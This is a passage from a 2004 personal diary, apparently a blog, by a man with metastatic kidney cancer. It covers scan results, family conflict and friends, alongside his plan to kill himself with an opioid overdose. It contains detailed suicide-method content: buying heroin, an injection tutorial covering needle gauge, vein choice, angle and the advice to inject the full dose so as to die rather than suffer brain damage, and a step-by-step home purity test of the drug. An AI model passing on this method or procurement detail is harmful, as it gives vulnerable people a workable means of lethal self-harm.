Then I went around to my old squat. It's knee-deep in grass and full of scavenged, low-technology junk. Her droopy-eyed grey brindled dog barked a lot before Reg answered the door. She squatted with me for a while back in 2002, and aside from that she appeared to live entirely on tinned beef stroganoff, I never thought there was anything unusual about her ('cept for the time when she tried to walk through the back door without opening it). She was squatting the derilect Masonic centre on Regent st a couple of years before that... I arranged a bodgy mains power supply for 'em so they could have light and power points and hot water. They activated every air-conditioner in the place, on full blizzard mode, which made me laugh. She knew I was coming around 'cos I'd SMS'd her boyfriend in advance. She's caved-in like Liisa was, and wears black. Black pants with the arse falling out of them and the knees worn out. Black vest. Black shirt. Black belt. Black sort of suits her in a nomenclatural way. Black history, I think.

We sorta weren't looking at each other when we were doing the re-acquaintance small talk. So I got straight to the point. Was she in a position to acquire half a gram of smack, white, i.v. grade, and was she up for a spotter's fee? Her eyes sorta bugged out for a couple of seconds. What'd I want it for, why so much? I filled her in on what the story was with big bad Bill. She asked several times if I wasn't drunk or nutz or something. Then told me she couldn't use the stuff any more. After ten years of junk use, they'd implanted slow-release naltrexone in her abdominal wall. But yeah. It might take a couple of hours (man, you find me anything else which has this short a supply turnaround) but yeah. Hang around.

I tend not to trust smackies, 'cos they have motivation to lie, steal yer stuff, and so on. I figured \$160 was a cheap price to learn about wether or not Reg was straight up or not. I read Zen Flesh Zen Bones while the dog sat on the couch, chewing its fleabitten genitals. The sun fell over the western horizon. I sunk into the tattered leather couch, and slept.

A couple of hours later I awoke as the dog snarled at the sound of someone's approach. She showed up with a small clear snaplock baggie containing what looked like a small chunk of ceiling plaster. Half a gram, white, a bit pocked, hard as hell. It was a bit more than the usual ask, and cost a bit more than we expected, so it took a bit longer and so I coughed another twenty bucks. I paid the bux; get the right stuff, do the job properly, business is business. Quality, along with everything else, is forgotten shortly after you've forgotten the price. You're sure you're not drunk, yer serious right, she kept asking. Come on dude, this is one of the most serious transactions of my life, I didn't come here to jerk you around, don't jerk me around either. Yeah, ok.

I didn't expect the tutorial but I was glad of it. She sat down, took off her belt, got a spoon and some salt for demonstration purposes. Told me to filter the stuff through a ciggie butt or a

clean tampon or something else. Flick it a bit to get the air out. 27 gauge needle, 60mL, smaller the gauge the more likely the stuff'd recrystallise in the cannula and the more resistance you get forcing the plunger down. Lotsa good sterile technique in there, swab this, boil that. Don't heat the stuff, but sterilise the water. Bend the spoon neck a bit so the stuff doesn't fall out. If the rock is hard you can crush it with another spoon. She said she'd kill for my veins, which stood out prominently. Go close to the elbow crease. Avoid other veins recently punctured. Aim centrally to the vein. Keep the cannula point down and the hollow surface up. Shallow angle. Choose somewhere which isn't a lump, which is probably a valve. She did it all with the visible ease of someone who has done it a thousand times before, like her arms knew what they had to do. It'll take practise before you can do it reliably, she said. She got the shivers remembering this sequence of actions and what followed it. Ya just gotta take yer hat off to people who don't try and talk you out of injecting yourself with a ticket to Rookwood. Shelf life indefinite. You won't get any time to get sick on this stuff. Make damn sure you get it all up the spout though, don't wanna be half-full and drop the stuff, or you won't die and you'll get brain damage.

I packed the rock in my bag [Trafficable Quantity, Possession Carries A Custodial Sentence] and made to leave. Thanks dude. I kissed her on the forehead, my angel of death, tears seeped down my nasal ducts where my faint sniffing could be plausibly passed off as a consequence of this 'flu I have. She will never get any cred for providing me with this stuff, having the guts to be the intermediary agent by which I will be painlessly freed. She deserves a medal. No. We pin that stuff on people who do really important, life-changing stuff, like ... you know... run around a fucking athletics field. She walked me out to where I was parked. If there was anything I needed, just ask. Well... a gas chromatograph of this stuff would be nice but I didn't think I was gonna get it. Wrong kind of industry.

I rode the 'cycle around to the Sydney Uni library and found out the Lubeck Uni team were using tumor cells, extracted, incubated with interferon gamma, cryogenically killed and then autologously injected. Whoah.

I came home and ate a can of shitake mushrooms and went to bed. I woke up in a newly updated puddle of snot. Showering (my first in a week, I'd claim water restrictions and all that, but really it just boils down to that I couldn't be fucked getting out of my clothes sometimes) didn't make me feel any better but it did wash the biofilm off my face. I should have stayed in bed, really, I did fuck-all of any significance during the daylight. Well, actually I did find my quartz crucible, my thermometer, a bunch of tapered boro' pipettes, a spray can of xylocaine. I couldn't find the silicone immersion oil. All of this crap, except for the xylocaine, is to enable me to do a melting point test on the smack, to see if it's within the literature values. I flame-sealed a pipette at one end, I have to drop a chunk of the stuff down there so it's thermally coupled to the pipette, then heat the oil and watch the thermometer when the stuff melts.

I got an email from Leelz, which I laughed at very hard, about how she's getting paid stupid amounts of money to shit in

people's mouths in Montreal. To the right people shit really is worth something, it appears. Certain Canadians are gonna get bad breath.

I retreated to my room at night again, declining by SMS two offers of a shag, from two people who, when I told them I was a dribbling snot monster from outer space, separately claimed already to have had the 'flu already. I'd go talk to my olds, except they are both in front of sustained, electronic inanity of the blaring TV (they're a bit deaf) which they evidently find preferable to my conversation, and mum smokes anyway - I'd sit in front of the fire 'cept the updraught sucks her putrid fag smoke towards me when I do. They think this is all perfectly reasonable. Do they think Ray fucking Martin's gonna tell 'em the significant issues of their day, like that their son's finally tooled up to kill himself? Maybe they do. They're used to coming home and selling their eyeballs to Young and Rubicam.

"Hey Ray - get your haaand off it."

-TISM (Been Caught Wanking) from the [www.tism.wanker.com](http://www.tism.wanker.com) album (Shock Records)

"You don't drink, you don't smoke, you don't go to the football, you don't go to the races, you don't live in a real world. This isn't life or death, this is more important - this is what beer you're gonna drink."  
-advertising mogul John Singleton, quoted in "Boring Fart" Mr Floppy - from the "Unbearable Lightness of Being a Dickhead" album (ZPD001 - Mushroom Distribution Services 9 398601 020628 )

I remember the foaming pandemonium which gripped them both when dad accidentally brushed the hidden, and unbeknownst, ON/OFF switch while opening the adjacent window. They bought ANOTHER TV and couldn't get that to work either. Dad was very fucking grumpy when I refused to set the new one up on the basis that I believed that the old one was not broken. These otherwise normal citizens are classically conditioned tube addicts. Maybe your family has one. Why it shits me now is these dudes and millions like them think they have a lifespan to waste, collectively years of their lives, not even communicating, just sucking noise, adverts, adverts dressed up as news, stuff which isn't news (just history repeating itself) and various kinds of misinformation. Why for fuck's sake does fashion week make it to air and contaminate my rants by provoking me to complain about its mind-smashing banality? I mean, it'd be interesting to watch if the emaciated waifs had to oh, I dunno, run from a guard dog instead of dysplastically flouncing down the runway with a gaunt look of grim angst on their mugs.

"Who'd rather watch someone's life on TV than participate in their own."

-Jello Biafra, NoMeansNo, Bill's Diary, (from The Sky Is Falling and I Want My Mommy!) - Alternative Tentacles records.

Well. That cuts you guys out of the clue loop, I reckon. You can find out about my death on the fucking telly, where you find out about everything else important enough to make it to a corporate-owned PAL raster.

I drank yet another bottle of BaSO4 for a CT scan I'm undergoing tomorrow. I am tired of these things, mainly of the needles to inject the contrast medium, but I think there could be worse experiences to undergo in order to find out what else my disease is doing.

Cancer treatment is a stop/go journey. Find something wrong, chop it out. Wait. Find something else wrong. Try and find someone who'll chop it out. Chop it out. Wait until, inevitably, something else goes wrong. Can't chop it out this time. Cry a lot. Get dead. Zzzzz. My story has been played out in a million other abdomens and I've never heard about them. Maybe it's like mine.

"Violence. Boredom. Violence. Boredom."

- Dave Grainey's Country Idyll - Jock Cheese (Platter)

I'm using gramofile to rip Jock Cheese Platter for Phludde. It was the first album I listened to after the diagnosis. I like this track 'cos it's so ... failed escapist. It's about the tacit observation that you can run wherever you like, ditch yer city job, sell yer house if you have one, fuck off down the coast or wherever, in search of some freedom you might imagine to be there, somewhere, any-elsewhere, and ... you'll discover that life still has sucky aspects wherever you go, and certain people will still bash the piss out of you in the carpark regardless of what place you've chosen to hide from the last place you chose to live. I'm not sure what they're getting at, but it's probably that one bring's one's suckiness with one wherever one goes.

It occurs to me that I might well chicken out of shooting the smack if anyone I like is there on the night. Zen Flesh points out, correctly, how painfully sweet things are when you're about to lose them all. I am sometimes taunted by the thought that I somehow fucked up my life, and it'd be not entirely unexpected to me if my last memory was something like, "this fuckin' syringe is blocked", then I wake up in a cell or a hospital someplace, on account of having fucked up my death too.

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The radiographer up at South Hurstville is my height, 100 kgs of processed beef, and I have come to know him moderately well of late - he smiled at me as I showed up this morning. I was feeling hungry, fluey and generally rotten. He moves with the non-alacrity which comes from living in a chunk of meat which takes a bit more time to accelerate than my rather more gracile chassis.

"Not again." He said. "Yeah. Not again." I said wringing a half-cocked smile out of the side of my face. He passed me another bottle of BaSO4 and said, you know the drill. I gulped it down and waited for 20 minutes while it dispersed itself in my small intestine. I ditched my clothes, got into a disposable gown, and climbed on. He got the canula in beautifully the first time (I suggested 21 gauge, left arm). Full of that whooshy iopamidol, I was fed into the eye of that inane beige cowling which is meant to protect me from any understanding of how the whirling electrical eyes within it function, and from guessing what

demographic of people tend to lie here to be subjected to their electromagnetic gaze.

I went out, ate an apple and had some coffee (and read B magazine, gotta know what they're pretending to think) and scored a massively overpriced copy of Felt Mountain at inSanity while the radiographers developed the CTs.

I came back and picked up the envelope. Private and confidential, it said, but it's my disease, I'm gonna read about it, thanks.

There's more.

Of course.

Now, aside from Bill, there are a bunch of enlarged (see also, stuffed with rogue renal cells) right-side lymph nodes, and a new mass, in back of my inferior vena cava, squishing it.

I don't have to be paranoid any more, now I know why my back hurts and why it goes hurt, hurt, hurt with every heartbeat in particular positions. Check it out in the Grays Anatomy, the IVC is the fat central vein taking blood out of my legs and kidneys ... ah, kidney, and stuff, and routing it up to the right cardiac atrium, if memory serves me correctly. I fed this out to Joss' mum:

----- Forwarded message -----  
Date: Sat, 8 May 2004 15:55:29 +1000 (EST)  
From: predator@cat.org.au  
To: Joss' mum, <caz@shotmail.com>  
Subject: But wait, there's more...

Hi Caz...

I climbed into the CT scanner today, and they scanned the chest and abdomen. I thought something might be uh, interesting since they spent a bit more time than usual scanning my lower body. This is because, as Eisinger might have suspected, there's more involved lymph nodes, so they scanned 'em again at higher resolution. Here's the chewy assessment:

-----  
Folio 889299-1 U/R No 59376

There is a mass lesion in the left supraclavicular region measuring 5.1 x 4.3 cm in diameter with inhomogeneous attenuation after IV contrast and this has the appearances of a lymph node mass. Comparison is made with a previous scan of 20/04/04 and this has not changed significantly in appearance. There is no mediastinal lymphadenopathy and the lungs and pleural cavities remain clear.

There are no signs of any pulmonary metastases.

In the abdomen the liver appears normal and there are no hepatic metastases. There is a soft tissue mass lesion behind the IVC displacing and compressing the IVC and there appears to be some large retrocaval lymph nodes present probably due to metastatic disease. This is best appreciated on images 63 to 72 on page 4

and in the last enlarged film. The left nephrectomy is noted. The right kidney function promptly after intravenous injection is normal. The pancreas and spleen are unremarkable and there was no further abnormality demonstrated.

CONCLUSION      Enlarged lymph nodes in left supraclavicular fossa and right retrocaval region.

Dr E Bass  
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The fun doesn't stop, does it? I'll wave this under Poole's nose on Tues.

Oh, yeah. On Se, my Martindales 30th suggests that the absolute max one should be taking of selenomethionine or selenocysteine is 465 mikes daily and they (whoever wrote the particular report) also reckon there was no really hard evidence to suggest the stuff was really of any benefit for cancer or cardiovascular disease; The jar I buy containing it suggests more than 100 mikes/day is toxic. I figure it's no good taking the stuff at oncostatic levels if that will bugger up other things (Martindales refers to a report suggesting Se homeostasis might be destabilised in the presence of large [Se]. So 100 mikes it shall be. Oral Se doesn't appear to have slowed down the appearance of other lymph mets though again these might have been cryptics, already doomed before we tossed the kidney.

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I viewed this black news in the quiet, solitary gloom of the subfloor carpark at 2 Ormonde Pde. All I could manage to say was "Ohhhh, poo" as I breathed out and let my eyelids fall gently down as if they'd somehow repel the message bouncing off the page.

Influenza's looking positively laughable, enjoyable, desirable by comparison but I'm only saying this 'cos I think I'm getting over the 'flu... it's usually something straightforwardly overcome, but has historically killed tens of millions.

Right about now, Mr Floppy says it pretty well:

-----

I feel this is the lot which I accept and which will not change.

I feel exhausted.

If I had not seen other lunatics close up, I should not have been able to free myself from dwelling on it constantly.

I feel exhausted.

I generally try to be very cheerful.

My life is all so threatened at the very root.

I feel exhausted.

I know well that healing comes if one is brave, from within;  
through profound resignation to suffering and death; through  
the surrender of your own will, and of your self-love.

I feel exhausted.

I generally try to be very cheerful.

I see no happy future at all.

I feel exhausted.

I see no happy future at all.

I feel exhausted.

I see no happy future at all.

I feel exhausted.

I see no happy future at all.

Mr Floppy - "Sunflowers"

- from the "Unbearable Lightness of Being a Dickhead" album  
(ZPD001 - Mushroom Distribution Services 9 398601 020628 )

It's about the most depressing bit of music I've ever heard. I think, on the whole, the album achieved a balance nevertheless, given their screamingly funny speed-metal version of Wuthering Heights.

-----  
I came home via the junkpile and found my spoke key, a litre of rotary vacuum pump silicone oil, a couple of CDs I wanted to listen to, a bunsen burner, a cylinder of propane, an old Telectronics defibrillator/pacemaker I had intended to cut open for years, and a big boro frit funnel. Ho-kay, now we find out if the angel of death can be relied upon. Melting point tests rely on the change of reflectivity of materials when they crystallise. You can see the powder turn to a clear liquid.

DIY melting point test.

- 1) flame-seal the end of the pipette in an oxidising flame.
- 2) drop test material into open end of the pipette, flick until a few mm depth of test material is compacted in sealed end of pipette.
- 3) Clamp quartz crucible in retort stand. Half-fill with nonflammable clear oil with high boiling temperature. Preheat oil
- 4) Clamp 340 degree thermometer and test pipette with ends adjacent under oil surface.
- 5) add a contrasting material behind the test material to clearly visualise changes in state.
- 6) heat crucible. Observe temperature reading as material starts to melt and completes melting, and also as material commences and completes recrystallisation on removal of heat source. Repeat until results stabilise.

Silicone oil is used in high-vacuum apparatus precisely because it's hard to boil it, gases don't dissolve well in it so it doesn't outgas much under heating or reduced pressure, nor does it chemically break down into a gas when you heat it up a lot - and it absolutely refuses to catch fire.

The defib, even though it was oh, twenty years old, was beautifully engineered. It spewed glaring white sparks when I cut through it with the diamond disc, which makes me think its casing was titanium, not stainless steel (ferrous metals have yellowish or red sparks). All the ICs were shielded in gold, the SMD resistors all notched down to precise tolerances. I still haven't figured out the electrochemistry of the batteries... if indeed that's what they are. They're absolutely flat. There's one thing in there with 2.5V still on it. Also a bunch of Beryllium Oxide SCRs, sealed in stainless steel cases... fascinating place to hide toxic waste - within the thoraxes of cardiac patients. This must be why it's dodgy to put pacemakers into crematoria.

I told mum the results of the CT. She lit up a smoke and said oh shit. She wept a little bit and said, in the past tense, we didn't have you for long, did we. She's waking up. Later I showed her the little rock of opiod agonist and the rig with which I was going to verify the material's purity. I don't think she understands what the test tells me. I'd identify the stuff much better with a time-of-flight mass spec but I'd go to gaol for bringing in such a sample to be tested.

-----  
I staggered off to the Mekanarchy gig. From the roof beams hung a cool spider sculpture with a gas-axed four-stroke four cylinder engine camshaft controlling the legs which moved around, spider-like under the influence of a half-horsepower motor (ever seen what half a horse looks like?). Wicked costumes. More people I havent seen for ages who seem incapable of understanding that when I die I am dead, and I am tired of hearing waffly crap about how my energy or spirit or some such bollocks is gonna remain. Think about how much data my personality needs to encode it up there on my neocortex, and then how much bandwidth there is available to get it out. I can probably name and remember large sections of thousands of songs, millions of events that have made up my life, rah rah. I mean, I wrote this much rant in six months and it took up about half a megabyte, right? It's like my CV was, a mere slice of what I did and where I was and what I was thinking and feeling for my whole life. All those memories, doomed to rot in the great /dev/null of thermodynamics.

I popped over to another party later, at Cremmo's new rental accom, and after breathing in more 2ndhand tobacco smoke just slept on a mattress Emily laid out for me. I couldn't get comfortable, my back throbbled and Cremmo's cat still insists on sitting on my head and purring.

I woke, had breakfast at Why, came home, lay in the bath for a while. Got out, dressed a bit, answered some email, went back to bed. Low-interest sunday, another lost weekend, as Stan Ridgeway might have called it. I finally relented to the SMS's and went over to say hi to the South African, which is to say, shagged on

the couch and we both subsequently collapsed as a consequence. We both laughed pretty hard when, in that sort of stunned, panting, post-coital silence ya get after a good shaggin' I managed to mumble "Happy mother's day." Her kids are in their twenties. We chatted long into the night. I wonder when my back met is gonna do something like fuck up my ability to walk, or shag, or take a piss when I want to. When will it invade that precious shielded data pipe in my vertebrae, the roaring vasculature nestled against it, my other kidney, or something else important, and fuck up my days permanently.

I fed this off to Joss:

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From predator@cat.org.au Mon May 10 16:00:41 2004  
Date: Mon, 10 May 2004 13:33:18 +1000 (EST)  
From: predator@cat.org.au  
To: shonky@cat.org.au  
Subject: Time, gentlemen.

Hi dude.

Well, I climbed in the CT scanner on Saturday and found out why my back hurts. Yet another neoplasm, close to the original scene of the crime. It's putting pressure on my inferior vena cava which is the big pipe which takes used blood from my legs and a few other things and routes it up to my heart. It goes ow every time my heart beats and I've run out of ways to get posturally comfortable so I'm starting to throw painkillers down my neck. There's additional right retrocaval lymph nodes involved now, too.

I'd love 'em to chop this shit out. Dad's take is that in his clinical experience chopping these things out "doesn't alter outcomes" as he put it so they'll probably go the nuclear weapons option and blast it with some or other species of radiation. Which the literature tells me doesn't alter outcomes much either. Ah, the literature.... said I'd likely be showing up with cryptic mets like these within the year after the kidney was flung. Sure enough, I have.

Goldfrapp's Felt Mountain has nine tracks on it, cost thirty bucks and is not as good as Black Cherry I think, much darker. Though I've gotta give it a few more listens.

Bill hasn't changed. I see a bloke tomorrow who will decide if he can be fucked trying to chop it out.

I'm not generally inclined to jerk people's schedules around to suit me, though I'm very conscious that my remaining time's sorta shortening quite rapidly. I'm elapsing. I'm entering that window where nothing will be fun any more, 'cos I'll be sick as a dog from treatment, if I decide to have a go, and sick as a dog from disease if I decide not to. So if you're still inclined to, you should catch me nowish.

I miss ya and love ya and it sucks not being near you.

x x  
<predator> available for a limited time only  
-----

I miss her, and it's odd, her default state for most of our relationship has been that she's miles away and I'm cool with it but I'd be much, much cooler about her requirements for prolonged periods of solitude if they were just smaller slices of my lifespan than they are now. What's a few years out of thirty years of remaining lifespan? Fuck all, compared to a month out of, for example's sake, six. These days I don't even have any guarantee of a handful of months before something critical gets invaded and I am suddenly dead. Patience, patience, one part of me says... patience be fucked, says another. I feel like such a needy, pleading twonk asking her to come back to Sydney while I still have a body which isn't a total fuckup to live in, it's an infringement on my "don't bug joss" rule, but I feel like I know her less than I used to.

I go see the head and neck dude tomorrow morning.

-

Tues, May 11th.

I did. He looked at my neck, looked at my scan, and said he understood it was a good idea trying to get it all out, but couldn't figure out how far down into my chest it had gone so I'd have to yet get another scan.

He asked who was my GP. I mentioned I gave Paul DeSousa the arse 'cos he wouldn't speak molecular biology to me. Prof Poole mentioned this was because Paul was not a molecular biologist. Yeah, he's a knife merchant, I said. If he doesn't know the mol bio, he doesn't know the disease. Saying this sort of stuff to people who are, more or less, precision butchers, is not gonna make me popular with their club of blade-toting anatomy modifiers, meat sculptors and so forth, upon whom I nevertheless depend for accurate expulsion of pieces of myself I don't like. But it's the truth. Which is why they don't like it. Fuck it. I don't like it either.

I showed up for the scan later that afternoon and the CT scanner was out of commission (they couldn't reboot it, apparently). So I rode home, getting stung in the finger by a bee en-route, after it flew into the gap between my helmet and my forehead and I tried to wiggle it out. It took a certain kind of control to not cause a road accident with the little insect angrily thrashing around an inch from my eye. I don't begrudge the bee either, I did smack it in the face at 70km/h with a motorcyclist's forehead after all.

Finger throbbing, I checked out the gear.

First things first, shove it under a UV light. No glow... good, some shithead hasn't cut it with washing powder for a whiter-than-white appearance. Next, bash off a bit of powder and drop it into a flame-sealed pipette. I immersed the pipette and the thermometer in the oil, and heated the crucible slowly with a bunsen flame. The literature values for the melting point of diacetylmorphine and its hydrochloride are a fuck of a lot higher than the roughly 99 degrees this stuff melted at (and it didn't crystallise on cooling either, suggesting it had been chemically changed by the heating). The solubility was weird, it wouldn't dissolve in glacial acetic or naphtha, and only dissolved slowly and incompletely in excess distilled ethanol. I

reckon it's either a tropane or maybe fentanyl, or a mixture of stuff, but sure as shit isn't straight heroin. Part of whatever it is crystallises out as the ethanol evaporates, and the solvent becomes saturated with some-or-other gunk which then nucleates and grows crystals, but they're the wrong shape, looking very like oh, needles of sulfonamide or something else with acicular crystal habit. Grrrr.

This is bloody disappointing, my easy exit isn't there, on-tap like I wanted it to be, so I'm still at the mercy of this capricious goddamned disease and the specialists who hesitate to chop things out. Yeah yeah yeah I know surgery isn't gonna alter the final result of this disease but it will fucking alter how I get there and how soon. I wanna ask oncologists, so doctor, if this was in your neck, would you chop it out?

My passport expired. I'm sort of glad in a way. Natch, a few days after, XML SMS'd me asking if I wanted to go to Auckland with her. I never went to NZ. Used to be ya didn't need to get a passport to go to NZ... you do now... consequence of the Mor on Terror. I'd be afraid to go over there now, I'd get off the plane and this creeping doom'd act up somehow so I could be fucked up in a hospital in NZ for a change.

I got an SMS from Dougo in Melbourne. Melbourne Clan dude Pagan finally died last thursday. Cancer got him too, though not what I have.

Dark. Want sleep. Back hurts. Painkillers. Wait for painkillers to kick in. Sleep. Wake up and immediately notice the painkillers have worn off. Take more painkillers. I am very fucking lucky to live on a part of the planet where the US doesn't bomb our pharmaceutical factories. If I wanted pain relief in the Sudan, I'd be fucked.

Our glorious premier Nob Carr has decided not to legalise growing dope for pain control if yer a cancer/HIV/MS/otherwise fucked up pain freak. For the time being, paracetamol's doing me well. I have some codiene lined up someplace. And some barbiturates... surprising what some microbes like to grow in. If I need thebaine I can start chewing poppy seeds but that's a lot of work and ungrateful to the teeth.

Being subjected to CT's, which still amaze me for the amazing tech and physics they have in them, bores me now. Get 'em over with. This must be the forth time we've x-rayed my neck in six months. I asked Goldstein to chop Bill the fuckin' met out, in fuckin' January. I'd dyke it out myself with a bread knife (oh, they're illegal these days, I hear) in the waiting room at the emergency wing of the hospital if I didn't think I'd die of blood loss while they waited to attend the subsequent gash. I don't think the Prof appreciated my email to him in which I laid it all down that although immunology was the way to get out of this disease alive, his proposed immunostimulatory treatments are something of a false hope, I mean, fuck, we're dealing with cells already selected for their immunovasive talents, aren't we, if we weren't then I wouldn't be full of the little bastards, they'da been phagocytosed or apoptosed or wrapped up in a fibrotic cocoon or something already by now. I wonder if I'm the first patient he's had who's had the temerity, or foolishness, to point this out to him. Trust your mechanic? Oh,

come on. Go get yer Merck index and look up some of the drugs people use on cancer patients. Cisplatin..."This substance may be reasonably anticipated to be a carcinogen."... doxorubicin..."This substance may be reasonably anticipated to be a carcinogen."... cyclophosphamide.... this material is a known carcinogen... would ya believe it? In my professional opinion as a biochemist it does rather strike me as fundamentally fucking stupid to shoot up cancer patients with things that cause cancer. Whichever dweeb thought that up?

After years of dreaming about doing it, and getting my modem knocked off the line by mum inquisitively picking up the receiver, I rigged up something to drop the carrier on the excessively (you know, several hours, very low baud, highly redundant content) long phone calls mum gets into (and complains she can't get out of), and it worked like a charm - complete nobrainer - an RJ11 socket with its pins all bridged. I figure if they're talking about something really important they'll call back. This means I can actually make those brief, important calls to book appointments with doctors who don't have fucking emails, when my wankerfone's out of credit, and then the line's free afterwards.

Yeehar, wednesday. What the fuck did I do on Wednesday? Oh, I dunno actually. I know I popped in at the glassblowers and asked 'em if they wanted my Schott and Duran quickfit borosilicate rigs back, since the value of the beautiful stuff'd be lost on other people, got my tests back and I'm -ve for hiv, trep. pallidum, cocc. rickettsia, and hepB, of fucking course. Chatted for a while to Fee and Jase again... I wonder if they're thinking I'm satan, sent to tempt them away from their christian ethics, but they're asking pretty good questions actually. I looked out the window at the last time at the big old figs in the Domain, before some fuckhead chops them down. I spent some time thinking about how to build a cheap rack-mount poota out of a mobo, PSU and a dead 1U hub chassis, and also some time attempting a final recrystallisation of the dodgy smack, which separated out into two fractions with different crystal habits and one fraction which wouldn't dissolve in hot ethanol at all. Every few seconds on Wednesday my tumors continued on their inexorable work schedule, sucking resources out of their environment, popping out new ones, like some kind of outta-control property developers.

Stupid little fuckers, they'd collectively weigh about as much as the pile of neocortical cells with which I think about them, now, and yet I still know so little about them, their particular molecular nuances. It's coming down to brain versus blob and I'm feeling distinctly stupid by comparison. If you could just walk up to somewhere, get some cells sucked out of ya and have their metabolic profile extracted, so you knew what they were doing, what they depended on for their survival, that'd really fuckin' rock. Well, ya can, actually. Affymetrix chips could tell you what RNA they make, which is a pretty good indicator of what genes they're expressing and what metabolic processes they're running. I dunno anyone who does this sort of profiling. Then... even if we had that, the question'd be, how to hit these bastards in such a way that doesn't smash all of the rest of me? Everything they do is stuff my other cells do too.

I wonder, in the aftermath of my death, what the murmured cliches will be? 'he died after a long struggle with cancer', 'he passed away'; that asshole God'll probably get a lot of mention too - 'he went to God', or some such hackneyed shit that seems to get murmured at all the funerals I've ever attended, which isn't many. Someone'll correctly conclude Pred died 'cos he didn't outsmart his disease. I don't draw any comfort from the idea that much bigger, better brains than mine have faced and failed against this pathology.

Maybe how he died was, he let it kill him 'cos he couldn't be fucked hanging around any more, which is in some ways actually a bit closer to the truth than I'm really comfortable with telling. I'm not exactly doing anything significant with my life now. Stuff's ever so slowly, ever so surely, going grey. It's not a 'long struggle with cancer' either, it's not like some sort of sustained armwrestle on an even table under good lighting where you can see what's happening straight away. It's more like a hoarde of mozzies sucking you out from the inside, you can slap a few of them, burn yerself trying to fry 'em all on the bug zapper, poison yerself with mozzie spray, and eventually, all that's left is the mozzies, which all die 'cos they've run out of stuff to suck on. Bzzzzzzzzzzzzt.

On wednesday night I went over to Nomes' place and played with parachutes and read about skydiving accidents and how people spot 'em before they're gonna happen, and ate some yummie pork chops and drank some odd Czechoslovakian root'n'bark liquor which smelled like Angostura bitters... once we were bit pissed we discovered that it was very funny when the following line from Agent Smith in The Matrix...

"Have you ever stood, stared at it, marvelled in its beauty, its genius? Billions of people just living out their lives... oblivious. Did you know that the first matrix was designed to be a perfect human world, where none suffered, where everyone would be happy. It was a disaster, no-one would accept the program, entire crops were lost. Some believed that we lacked the programming language to describe your perfect world but I believe that as a species, human beings define their reality through misery and suffering - the perfect world was a dream your primitive cerebrums kept trying to wake up from. Which is why the matrix was redesigned to this - the peak of your civilisation. When I say your civilisation, when we started doing your thinking for you it really became our civilisation which is, of course, what this is all about. Evolution."

...is delivered in various other accents than the voice of Hugo Weaving. Like, a sath effrican accent, or a new zealand accent, or the squirrel from Rocky and Bullwinkle, or the Prime Miniature - the latter is especially a scream.


Thurs morning I woke up and went to Randwick to chat to the chick who it turns out I correctly rememebred was responsible for the microbial culture collection. I told her the sitch, asked about getting some of the bugs (dead, if they had any problems with supplying live bugs), and she mentioned they'd probably say no. That I could isolate them from the environment doesn't matter, it's that they're human pathogens, blah blah blah, we have to conform to strict standards and we get whackos asking for stuff occasionally, rah rah (I had to laugh, I am a

whacko but I'm very earnestly intentioned about why I want these specific bugs, S.marcescens and Strep pyrogenes.) I feel sometimes like I'm dying of bureaucracy.

Got another load of ascorbate shoved up my arm. I don't feel like it's doing me any good, but that's not 'cos it feels bad or anything, it feels like nothing's happening, and I only know if it's having an effect from what shows up on scans later on.

I finally dropped in the new Cat server at Turella, picked up XML and went around to Smokering's and watched a lot of DVD episodes of the Thunderbirds. Man, I remember some of that stuff from my childhood. Wow. Gerry Anderson did a fucking good job on that stuff... the \*details\* on everything were really well done. And now, I understand why Alan's always grumpy, though I didn't when I was watching this stuff 24 years ago early on saturday mornings... Tintin's not shagging him and he's a hormone-sodden little adolescent marionette root rat (we looked closely for a frontally mounted string for his dick to confirm this suspicion, but didn't spot one). We stopped watching this stuff at about 2am and all went to sleep in Smokering's room, he and XML on his mattress and m'self on a futon he put on the floor. My back hurt.

So we lay there, Thunderbird tunes stuck in our heads, chatting about how acetic anhydride is used to prepare heroin from morphine (and fuck me I remembered the structure of acetic anhydride, too:



... it's a weirdo di-keto ether thing)

We stopped mumbling at about three am and dozed off.

We all woke up, Smokering muttering to me something about how to implement packet counting on two different subnets on Gnu/Linux firewalls, got into his clothes and got out his .303 and a load of ammo and toddled off to the shootin' range with XML. I floated over to Balmain, late, and got amazingly stoned with Jude, which as I warned 'em would make me very giggly, and Soph took fotos of me in this dazed state of blissed out giggledom. We waddled down to Elko park and ate food and waddled back and I kinda remember falling asleep upright in a chair on Joss' back balcony with the sun shining on the left side of my face. I got out of the chair somehow and slept blissfully as the sun set, and woke up to an empty house at about eight so I rode around to Turella, had some curry and went to bed with Cookie. I didn't go to sleep though - on this night the paracetamol wasn't cuttin' it. Nor did the ibuprofen she happened to have. So I thrashed around a lot and went off to a light sleep, punctuated with little back throbs. It's a nuisance when I shag now too, I can't arch my spine all the way backwards without something going sprong and being painful. Fuckin' cancer.

We staggered out into another glaring sunday, had food up the 'Cinque, and walked down to the Alpha House sketch club, where Marg proposed a porno party on the 18th of June. I think I will just sit around naked if I am well enough to attend.

Fuel's hit a dollar again.

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May 17th. 12:15am.

Ever wanted to strangle your mother? My mum told me this evening, stubbing out the remains of her last smoke of the day before retiring to bed to cough it up in her sleep, that she believes that the idea that passive smoking gives people cancer is a load of gumf.

I asked her, where do you think it goes after it comes out of your lungs and out of your fag? She said it disappears. No, I told her, it goes on the curtains, the walls, the cieling, the bedclothes. The dog stinks of it. My hair. My skin. My lungs. Dad's lungs. Then she dropped her scientific summary of tobacco combustion chemistry, aerosol physics, cancer epidemiology, and refusal to take any responsibility for her behaviour or its consequences, on me, supremely confident that she was correct, in the way that judges and ministers of religion are when they hand down their illuminary insights. That passive smoking gives people cancer is a load of gumf.

[Your ignorance and stupidity may kill others]

For about a second I had this flash of homicidal rage, I felt it ripple across me, right down to my toes. I believe that tearing off your obviously empty head won't hurt you, either. She didn't spot it. I said nothing. I just got up and left the room, with her, her smouldering smoke, and the dog on the floor.

Holy, holy, holy, shit. What am I turning into? Or have I have just seen some sort of monster that has always lurked within, waiting to rip out of the veneer I wrap it in, and... you know, really thoroughly, violently, gratuitously fucking atomise somebody, tear their arm off and club them to death with it?

"I'm addicted to it, son."

"You've weaned yourself off harder stuff than that, though, haven't you, like the pentobarbitol you used to get into?"

She is silent.

These days I pull cones 'cos it doesn't fucking matter if I get lung cancer (as happens, I should about now get renal cancer nodes in my lungs from the shit leaking out of my lymph system). I choose to smoke other people's weed when they are kind enough to offer it, because it eases my pain, makes me giggle. I do it with other people who are doing the same, for whatever reason they're doing it. I don't do it to fuck up other people's bodies.

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Monday. May 18.

Anecdotes:

